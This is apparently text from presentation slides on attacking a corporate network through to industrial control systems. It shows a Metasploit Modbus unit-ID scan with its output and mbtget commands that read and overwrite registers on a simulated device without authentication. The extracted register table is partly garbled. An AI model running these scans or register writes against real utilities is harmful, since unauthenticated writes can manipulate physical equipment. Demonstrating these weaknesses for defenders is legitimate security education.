
**Attacker has most of the  
information needed to  
exploit**

# Kali Linux



<http://www.kali.org/>

# Kali Menu



**Many exploitation tools**




# Target Sequence

**Target 1 – Corporate DMZ Web Server, php exploit, use Meterpreter**

**Target 2 – File Server, psexec Pass-the Hash exploit, use Meterpreter**

**Target 3 – MS Domain Controller, nbtstat, netsh to create Beacon, use Meterpreter**

**Target 4 – ICS/BAS, Modbus exploit, locate devices**



## Target 4 (ICS/BAS)

```
msf auxiliary(modbus_findunitid) > show options

Module options (auxiliary/scanner/scada/modbus_findunitid):

  Name          Current Setting  Required  Description
  ----          -
  BENICE        1                yes       Seconds to sleep between Stati
  RHOST         10.254.254.20    yes       The target address
  RPORT         502              yes       The target port
  TIMEOUT       2                yes       Timeout for the network probe,
  UNIT_ID_FROM  1                yes       ModBus Unit Identifier scan fr
  UNIT_ID_TO    254              yes       ModBus Unit Identifier scan to


msf auxiliary(modbus_findunitid) > run

[+] Received: correct MODBUS/TCP from stationID 1
[+] Received: correct MODBUS/TCP from stationID 2
[+] Received: correct MODBUS/TCP from stationID 3
[+] Received: correct MODBUS/TCP from stationID 4
[+] Received: correct MODBUS/TCP from stationID 5
[+] Received: correct MODBUS/TCP from stationID 6
[+] Received: correct MODBUS/TCP from stationID 7
[+] Received: correct MODBUS/TCP from stationID 8
[+] Received: correct MODBUS/TCP from stationID 9
[+] Received: correct MODBUS/TCP from stationID 10
[*] Received: incorrect/none data from stationID 11 (probably not in use)
```

**Attacker has now identified the number of Modbus devices on the network.**




# SamuraiSTFU Applications



- **Embedded Electronics**
- **Field Technician Interfaces**
- **RF Communications**
- **Network Protocols**
- **User Interfaces**

# Launch mbtget Modbus Command Line



```
SamuraiSTFU 1.4 - VMware Player (Non-commercial use only)

Player
File Edit View Bookmarks Settings Help

~ : bash

samuraig@SamuraiSTFU:~$ mbtget -h
usage : mbtget [-hvdsf]
           [-u unit_id] [-a address] [-n number_value]
           [-r1234711] [-v5 bit_value] [-w6 word_value]
           [-p port] [-t timeout] serveur

command line :
-h          : show this help message
-v          : show version
-d          : set dump mode (show tx/rx frame in hex)
-s          : set script mode (csv on stdout)
-r1         : read bit(s) (function 1)
-r2         : read bit(s) (function 2)
-r3         : read word(s) (function 3)
-r4         : read word(s) (function 4)
-v5 bit_value : write a bit (function 5)
-w6 word_value : write a word (function 6)
-r7         : read exception status
-f          : set floating point value
-hex       : show value in hex (default is decimal)
-u unit_id  : set the modbus "unit id"
-p port_number : set TCP port (default 502)
-a modbus_address : set modbus address (default 0)
-n value_number : number of values to read
-t timeout  : set timeout seconds (default is 5s)

samuraig@SamuraiSTFU:~$
```


Security Testing Framework for Utilities  
HTTP://www.SamuraiSTFU.org

ModbusPal 1.6b

10:16 AM  
8/14/2014

**Mbtget: universal Modbus read/write, no authentication required**

# Mbtget Change Registers and Coils



The image shows a terminal window on the left and two ModbusPal interface windows on the right. The terminal window displays a series of commands and their outputs, demonstrating the use of the mbtget tool to read and write registers and coils. The ModbusPal windows show the current state of the Modbus device, with registers and coils being updated as the terminal commands are executed. A blue arrow points from the terminal output to the top ModbusPal window, and another blue arrow points from the terminal output to the bottom ModbusPal window.

```
samurai@SamuraiSTFU:~$ mbtget -a 0 -r3
values:
  1 (ad 00000): 113
samurai@SamuraiSTFU:~$ mbtget -a 1 -r3
values:
  1 (ad 00001): 110
samurai@SamuraiSTFU:~$ mbtget -a 2 -r3
values:
  1 (ad 00002): 105
samurai@SamuraiSTFU:~$ mbtget -a 3 -r3
values:
  1 (ad 00003): 125
samurai@SamuraiSTFU:~$ mbtget -a 0 -r1
values:
  1 (ad 00000): 1
samurai@SamuraiSTFU:~$ mbtget -a 1 -r1
values:
  1 (ad 00001): 0
samurai@SamuraiSTFU:~$ mbtget -a 1 -w6 220
word write ok
samurai@SamuraiSTFU:~$ mbtget -a 1 -r3
values:
  1 (ad 00001): 220
samurai@SamuraiSTFU:~$ mbtget -a 1 -w5 2
option "-w5": bit_value = 0 or 1
samurai@SamuraiSTFU:~$ mbtget -a 1 -r3
values:
  1 (ad 00001): 1
samurai@SamuraiSTFU:~$
```

The top ModbusPal window shows the following registers:

Address	Value	Name	Binding
1112		InputVolt...	InputVolt...
2220		OutputVo...	
3105		LowVolta...	
3125		HighVolta...	

The bottom ModbusPal window shows the following coils:

